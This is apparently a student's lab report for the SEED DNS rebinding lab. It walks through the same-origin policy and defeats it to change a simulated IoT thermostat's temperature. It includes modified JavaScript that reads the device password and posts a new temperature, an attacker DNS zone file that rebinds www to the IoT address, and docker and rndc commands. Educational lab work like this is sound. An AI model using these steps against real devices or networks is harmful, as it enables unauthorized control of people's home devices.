
4.1 TASK 1. UNDERSTANDING THE SAME-ORIGIN POLICY PROTECTION:



Tried by clicking on www.seediot32.com, and successfully able to change the temperature because it is from the same origin.


In the below screen shot tried to click on ww.attacker32.com but the temperature does not change because the iot32.com origin is different, so it does not allow to change temperature because I cannot get the password.






To find the reason clicked on Tools -> Web Developer -> Web Console which displays error message as the origin request blocked. the following error message explains, in order to change the temperature on the IOT server, first we need to send get request and try to get the password, because if attacker32.com, it is not from the same origin, so it cannot allow to access the password, without allowing to access the password there is no way to construct the second post request to change temperature. sop policy is blocking, so we have to manage bypass same origin policy.


As per the sop policy it blocks the request which is sent from attacker32.com



4.2 TASK 2. DEFEAT THE SAME-ORIGIN POLICY PROTECTION:

STEP 1: MODIFY THE JAVASCRIPT CODE: Changing the url to attacker32.com






```
Terminal                                                    Nov 9 11:53
root@7a41a4c52220: /
seed@VM: ~/.../Labsetup   root@72232fe10809: /   root@7a41a4c52220: /   seed@VM: ~/.../Labsetup
  GNU nano 4.8        /app/rebind_server/templates/js/change.js        Modified
//let url_prefix = 'http://www.seediot32.com'
let url_prefix = 'http://www.attacker32.com'

function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
        $.post(url_prefix + '/temperature?value=99'
               + '&password='+ data.password,
               function(data) {
                  console.debug('Got a response from the server!');
               });
  });
}

button = document.getElementById("change");
button.addEventListener("click", updateTemperature);

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```


Restarting the attacker container

```
Terminal                                                    Nov 9 11:56
attacker-www-10.9.0.180
seed@VM: ~/.../Labsetup   root@72232fe10809: /   attacker-www-10.9.0.180   seed@VM: ~/.../Labsetup
attacker-www-10.9.0.180:/
$> nano /app/rebind_server/templates/js/change.js
attacker-www-10.9.0.180:/
$> exit
exit
[11/09/22]seed@VM:~/.../Labsetup$ dockps
72232fe10809  local-dns-server-10.9.0.53
1f166ce18b61  router
7a41a4c52220  attacker-www-10.9.0.180
89ccf0d76b11  attacker-ns-10.9.0.153
654148a6afca  iot-192.168.60.80
[11/09/22]seed@VM:~/.../Labsetup$  docker container restart 7a41
7a41
[11/09/22]seed@VM:~/.../Labsetup$
```





we can still see the different error message as password undefined. it explains now SOP is satisfied, we can send request, we will get response because it satisfies same SOP policy, so the web browser allow to access this password from the response. this request sent to malicious webserver; malicious webserver does not know the password. so, its undefine and it cannot construct this post request. SOP restrain is limited.

so, when we sent request to attacker32.com again because of change URL to attacker32.com, in that attacker webserver it did not generate the password, it generates on IOT server. not on attacker server. so, the response of the value for the password is undefined.



STEP 2: CONDUCT THE DNS REBINDING: To change the DNS mapping modified the zone_attacker32.com file inside attacker's nameserver container.






```
  GNU nano 4.8                    zone_attacker32.com                    Modified
$TTL 3D
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.9.0.180
www     IN      A     192.168.60.80
ns      IN      A     10.9.0.153
*       IN      A     10.9.0.100

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```


reload the revised zone data.

```
root@89ccf0d76b11:/etc/bind# exit
exit
[11/09/22]seed@VM:~/.../Labsetup$ dockps
72232fe10809  local-dns-server-10.9.0.53
1f166ce18b61  router
7a41a4c52220  attacker-www-10.9.0.180
89ccf0d76b11  attacker-ns-10.9.0.153
654148a6afca  iot-192.168.60.80
[11/09/22]seed@VM:~/.../Labsetup$ docksh 89cc
root@89ccf0d76b11:/# nano /etc/bind
root@89ccf0d76b11:/# cd /etc/bind
root@89ccf0d76b11:/etc/bind# ls
bind.keys  db.empty                  named.conf.local     zone_example.com
db.0       db.local                  named.conf.options   zones.rfc1918
db.127     named.conf                rndc.key
db.255     named.conf.default-zones  zone_attacker32.com
root@89ccf0d76b11:/etc/bind# nano zone_attacker32.com
root@89ccf0d76b11:/etc/bind# nano zone_attacker32.com
root@89ccf0d76b11:/etc/bind# rndc reload attacker32.com
zone reload queued
root@89ccf0d76b11:/etc/bind#
```


clean out the cache



The request has been sent and it is successful, Now I can be able to change the thermostat's temperature successfully.




The attack is successful, the thermostat's temperature is set to 88 Celsius successfully

